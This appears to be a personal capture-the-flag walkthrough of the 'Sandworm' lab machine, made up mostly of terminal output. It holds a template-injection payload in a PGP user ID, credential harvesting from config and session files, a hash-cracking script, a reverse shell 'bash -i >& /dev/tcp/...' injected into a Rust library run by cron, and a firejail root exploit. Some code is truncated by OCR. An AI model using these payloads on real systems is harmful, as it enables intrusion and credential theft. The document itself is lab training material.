
```
pub   rsa3072 2023-11-14 [SC] [expires: 2025-11-13]
      41F9C1BC6CB99A104A8CC8B3D96F9561BC673497
uid                    {{ cycler.__init__.__globals__.os.popen('ls /usr/bin').read() }}
sub   rsa3072 2023-11-14 [E] [expires: 2025-11-13]
```

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEQfnBvGy5mhBKjMiz2W+VYbxnNJcFAmVTlikACgkQ2W+VYbxn
NJeRYwv7BKjmkF0FY7jcvRAr1636UTFZVeq80DVdpGia3RfeRAR0BOQAfeAD49Er
2FEYuxK5Ff3kty1aJNlEjj+Xa467GcKe/1DGLWodSFtUqypS5ZJolcGIh/3bDvNp
2QVTBfI+Tq0hJXMTqLUCi3PgVnEazqPBQ+2JT/MDgvYkTz6ZainM1DkGlRHgejh3
hRTWhF867I7BnY5XnpjEyDqyme+F2QIofbeb4QidjxOS2zHnKdYUmVwKDNJVsdUR
dnWDNJ8+ZFBpAR39hTRt2lqTLibRQc7APtidHlcajgBCyY9KgqFkRAFt40c8M/eg
uFg6VEot7Vxb0y6e7rjq+/l3g4obYWi9/3cGIUFevt3vzq4erUveQ6fuu9NJhd6t
45E6p2hS6ZsQHcT5al7QWu64Y5+Rj3EIDJVFO3aMaPaffk8yK3A5JezAYq/gW8cF
OLePHxnsFUsQnRyTXYoQwXbTOQz26Goddjzwx+bU6kNnxBDtq3yHVgAyW9luG34b
/sQjmqdL
=NPaw
-----END PGP SIGNATURE-----
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGVTlh0BDADDCU3SBUG9NvLEtPf0HK7fCBoWS/p1tVoCI7aRs9ztRBkzoF/A
pG9rxYxAwfn7IbpHLJFD2cxRT0lHyLiGufseDmmwGGsKiKcO6LwMFbt35+mzv8DX
gBel4/SidZLidx45KCxZ1g4aJjE5gusA52pouNwIWh2ID0GGQ/DH4yrOtYfdzSDs
4qeaIs6xr3oSv/bOysnKY32Ke7280uSZZc0AHpvgGvzTAZo/8gURKW0lEvKtyE1e
pexbvWKxop8Gw98YuMC1LkitE23BdaKKJ2YaRUdqNgM6nQJYzkQ2F/1/L3zFH2mf
9/YqLyJpoRPXi08OQJHao25d8iDD6VyaZONQULz5NLxvPtTVmonoelf8eWoJNkuf
EJ52OGGQWv+9uvZlVvDb6FaT3xuFF0PHtqPetJ64rhz3kz/19PIlPI5Wa9X29ENj
0har+GZIj0IIMn0p/nNjMw7GJbZkMXbzdaPk89GBwh+Gd+kq2jQD3c+8LFEBN5xq
4ewhDp4k/cv9otEAEQEAAbRAe3sgY3ljbGVyLl9faW5pdF9fLl9fZ2xvYmFsc19f
Lm9zLnBvcGVuKCdscyAvdXNyL2JpbicpLnJlYWQoKSB9fYkB1AQTAQoAPhYhBEH5
wbxsuZoOSozIs9lylWG8ZzSXBOJlU5YdAhsDBQkDwmcABQsJCAcCBhUKCQgLAgQW
```



4) Got shell



Privilege Escalation

1) Enumerated machine

```
atlas@sandworm:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
atlas@sandworm:~$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:~$
```

2) Found credentials

```
atlas@sandworm:/var/www/html/SSA/SSA$ cat __init__.py
from flask import Flask
from flask_login import LoginManager
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()

def create_app():
    app = Flask(__name__)

    app.config['SECRET_KEY'] = '91668c1bc67132e3dcfb5b1a3e0c5c21'
    app.config['SQLALCHEMY_DATABASE_URI'] = 'mysql://atlas:GarlicAndOnionZ42@127.0.0.1:3306/SSA'

    db.init_app(app)

    # blueprint for non-auth parts of app
    from .app import main as main_blueprint
    app.register_blueprint(main_blueprint)

    login_manager = LoginManager()
    login_manager.login_view = "main.login"
    login_manager.init_app(app)

    from .models import User
    @login_manager.user_loader
    def load_user(user_id):
        return User.query.get(int(user_id))

    return app
atlas@sandworm:/var/www/html/SSA/SSA$
```

3) Found another creds

```
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
{
    "__meta__": {
        "about": "HTTPie session file",
        "help": "https://httpie.io/docs#sessions",
        "httpie": "2.6.0"
    },
    "auth": {
        "password": "quietLiketheWind22",
        "type": null,
        "username": "silentobserver"
    },
    "cookies": {
        "session": {
            "expires": null,
            "path": "/",
            "secure": false,
            "value": "eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkludmFsaWQgY3JlZGVudGlhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1MGJsd6FkA"
        }
    },
    "headers": {
        "Accept": "application/json, */*;q=0.5"
    }
}
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$
```

quietLikettheWind22
4) Got user flag

```
silentobserver@sandworm:~$ ls
user.txt
silentobserver@sandworm:~$ cat user.txt
f1ba0b00b730216913245340 9a088fb2
silentobserver@sandworm:~$
```

5) Seems like this is vulnerable to overlay_Fs

```
silentobserver@sandworm:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

6) Connected to mysql

```
silentobserver@sandworm:~$ mysql -h 127.0.0.1 -D SSA -u atlas -pGarlicAndOnionZ42
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2791
Server version: 8.0.33-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

7) Found password hashes

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| SSA                |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use SSA
Database changed
mysql> show tables;
+---------------+
| Tables_in_SSA |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------------+------------------------------------------------------------------------------------------------------------+
| id | username       | password                                                                                                   |
+----+----------------+------------------------------------------------------------------------------------------------------------+
|  1 | Odin           | pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1f |
|  2 | silentobserver | pbkdf2:sha256:260000$kGd27QSYRsOtk7Zi$0f52e0aa1686387b54d9ea46b2ac97f9ed030c27aac4895bed89cb3a4e09482d |
+----+----------------+------------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

8) it used check_password_hash

```
@main.route("/login", methods=('GET', 'POST'))
def login():
    if request.method == 'GET':
        return render_template("login.html", name="login")

    uname = request.form['username']
    pwd = request.form['password']

    user = User.query.filter_by(username=uname).first()

    if not user or not check_password_hash(user.password, pwd):
        flash('Invalid credentials.')
        return redirect(url_for('main.login'))

    login_user(user, remember=True)

    return redirect(url_for('main.admin'))
```

werkzeug.security.**generate_password_hash**(*password*, *method='pbkdf2'*, *salt_length=16*)

Securely hash a password for storage. A password can be compared to a stored hash using `check_password_hash()`.

The following methods are supported:

- `scrypt`, more secure but not available on PyPy. The parameters are `n`, `r`, and `p`, the default is `scrypt:32768:8:1`. See `hashlib.scrypt()`.
- `pbkdf2`, the default. The parameters are `hash_method` and `iterations`, the default is `pbkdf2:sha256:600000`. See `hashlib.pbkdf2_hmac()`.

Default parameters may be updated to reflect current guidelines, and methods may be deprecated and removed if they are no longer considered secure. To migrate old hashes, you may generate a new hash when checking an old hash, or you may contact users with a link to reset their password.

Parameters:
- **password** (*str*) – The plaintext password.
- **method** (*str*) – The key derivation function and parameters.
- **salt_length** (*int*) – The number of characters to generate for the salt.

Return type: str

Changed in version 2.3: Scrypt support was added.

Changed in version 2.3: The default iterations for pbkdf2 was increased to 600,000.

Changed in version 2.3: All plain hashes are deprecated and will not be supported in Werkzeug 3.0.

hashlib.**pbkdf2_hmac**(*hash_name*, *password*, *salt*, *iterations*, *dklen=None*)

The function provides PKCS#5 password-based key derivation function 2. It uses HMAC as pseudorandom function.

The string *hash_name* is the desired name of the hash digest algorithm for HMAC, e.g. 'sha1' or 'sha256'. *password* and *salt* are interpreted as buffers of bytes. Applications and libraries should limit *password* to a sensible length (e.g. 1024). *salt* should be about 16 or more bytes from a proper source, e.g. `os.urandom()`.

The number of *iterations* should be chosen based on the hash algorithm and computing power. As of 2022, hundreds of thousands of iterations of SHA-256 are suggested. For rationale as to why and how to choose what is best for your application, read *Appendix A.2.2* of NIST-SP-800-132. The answers on the stackexchange pbkdf2 iterations question explain in detail.

dklen is the length of the derived key. If *dklen* is `None` then the digest size of the hash algorithm *hash_name* is used, e.g. 64 for SHA-512.

```
>>> from hashlib import pbkdf2_hmac
>>> our_app_iters = 500_000  # Application specific, read above.
>>> dk = pbkdf2_hmac('sha256', b'password', b'bad salt' * 2, our_app_iters)
>>> dk.hex()
'15530bba69924174860db778f2c6f8104d3aaf9d26241840c8c4a641c8d000a9'
```

Function only available when Python is compiled with OpenSSL.

New in version 3.4.

Changed in version 3.12: Function now only available when Python is built with OpenSSL. The slow pure Python implementation has been removed.

9) Unable to crack the hash

```python
from werkzeug.security import check_password_hash
for word in open(r"C:\Users\viguv\OneDrive\Desktop\hashcat-6.2.6\rockyou.txt", errors="ignore").read().split():
    print(f"Trying: {word}".ljust(100), end="\r")
    if check_password_hash("pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1
        print(f"Found valid password: {word}")
        break
```


```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS                                                    pwsh

PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
Traceback (most recent call last):
  File "C:\Users\viguv\OneDrive\Desktop\Programming\Python\test.py", line 4, in <module>
    if check_password_hash("pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1f", word):
  File "C:\Users\viguv\AppData\Local\Programs\Python\Python310\lib\site-packages\werkzeug\security.py", line 139, in check_password_hash
    return hmac.compare_digest(_hash_internal(method, salt, password)[0], hashval)
  File "C:\Users\viguv\AppData\Local\Programs\Python\Python310\lib\site-packages\werkzeug\security.py", line 71, in _hash_internal
```

10) Found cron jobs running as atlas

```
2023/11/15 05:44:01 CMD: UID=0     PID=18069  | /usr/sbin/CRON -f -P
2023/11/15 05:44:01 CMD: UID=0     PID=18068  | /usr/sbin/CRON -f -P
2023/11/15 05:44:01 CMD: UID=0     PID=18070  |
2023/11/15 05:44:01 CMD: UID=0     PID=18071  | sleep 10
2023/11/15 05:44:01 CMD: UID=0     PID=18072  | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=0     PID=18074  | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=0     PID=18073  | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=1000  PID=18075  | /usr/bin/cargo run --offline
2023/11/15 05:44:01 CMD: UID=1000  PID=18076  | rustc -vV
2023/11/15 05:44:01 CMD: UID=1000  PID=18077  | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib
--crate-type proc-macro -Csplit-debuginfo=packed
2023/11/15 05:44:01 CMD: UID=1000  PID=18079  | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib
--crate-type proc-macro --print=sysroot --print=cfg
2023/11/15 05:44:02 CMD: UID=1000  PID=18082  | rustc -vV
2023/11/15 05:44:11 CMD: UID=0     PID=18089  | /bin/bash /root/Cleanup/clean_c.sh
2023/11/15 05:44:11 CMD: UID=0     PID=18090  | /bin/bash /root/Cleanup/clean_c.sh
2023/11/15 05:44:11 CMD: UID=0     PID=18091  |
2023/11/15 05:44:11 CMD: UID=0     PID=18092  | /bin/bash /root/Cleanup/clean_c.sh
```

```
-rw-rw-r--  1 atlas atlas       87 May  4  2023 tipnet.d
silentobserver@sandworm:/opt/tipnet/target/debug$ cat tipnet.d
/opt/tipnet/target/debug/tipnet: /opt/crates/logger/src/lib.rs /opt/tipnet/src/main.rs
silentobserver@sandworm:/opt/tipnet/target/debug$ ls /opt/crates/logger/src/lib.rs
/opt/crates/logger/src/lib.rs
silentobserver@sandworm:/opt/tipnet/target/debug$ ls /opt/crates/logger/src/lib.rs -al
-rw-rw-r-- 1 atlas silentobserver 732 May  4  2023 /opt/crates/logger/src/lib.rs
```

11) found a reverse shell in rust



12) Added the reverse shell

```rust
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let command = "bash -i >& /dev/tcp/10.10.16.3/4444 0>&1";
    let output = Command::new("bash")
        .arg("-c")
        .arg(command)
        .output()
        .expect("not work");

    if output.status.success() {
        let stdout = String::from_utf8_lossy(&output.stdout);
        let stderr = String::from_utf8_lossy(&output.stderr);
        println!("standar output: {}", stdout);
        println!("error output: {}", stderr);
    } else {
        let stderr = String::from_utf8_lossy(&output.stderr);
        eprintln!("Error: {}", stderr);
    }

    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification", timestamp, user, q
uery);

    let mut file = match OpenOptions::new().append(true).create(true).open("log.txt") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
:wq
```

```
silentobserver@sandworm:/opt/tipnet/target/debug$ vim /opt/crates/logger/src/lib.rs
silentobserver@sandworm:/opt/tipnet/target/debug$
```

13) Got reverse shell


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.218] 52366
bash: cannot set terminal process group (24507): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$
```

14) Searched for files with suid

```
atlas@sandworm:~$ find / -perm /4000 2>/dev/null
/opt/tipnet/target/debug/tipnet
/opt/tipnet/target/debug/deps/tipnet-a859bd054535b3c1
/opt/tipnet/target/debug/deps/tipnet-dabc93f7704f7b48
/usr/local/bin/firejail
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
```

```
atlas@sandworm:~$ ls /usr/local/bin/firejail -al
-rwsr-x--- 1 root jailer 1777952 Nov 29  2022 /usr/local/bin/firejail
atlas@sandworm:~$
```

15) FOund a explioit




```
atlas@sandworm:~$ /tmp/exploit.py
You can now run 'firejail --join=24913' in another terminal to obtain a shell where 'sudo su
-' should grant you a root shell.
```

16) Got root shell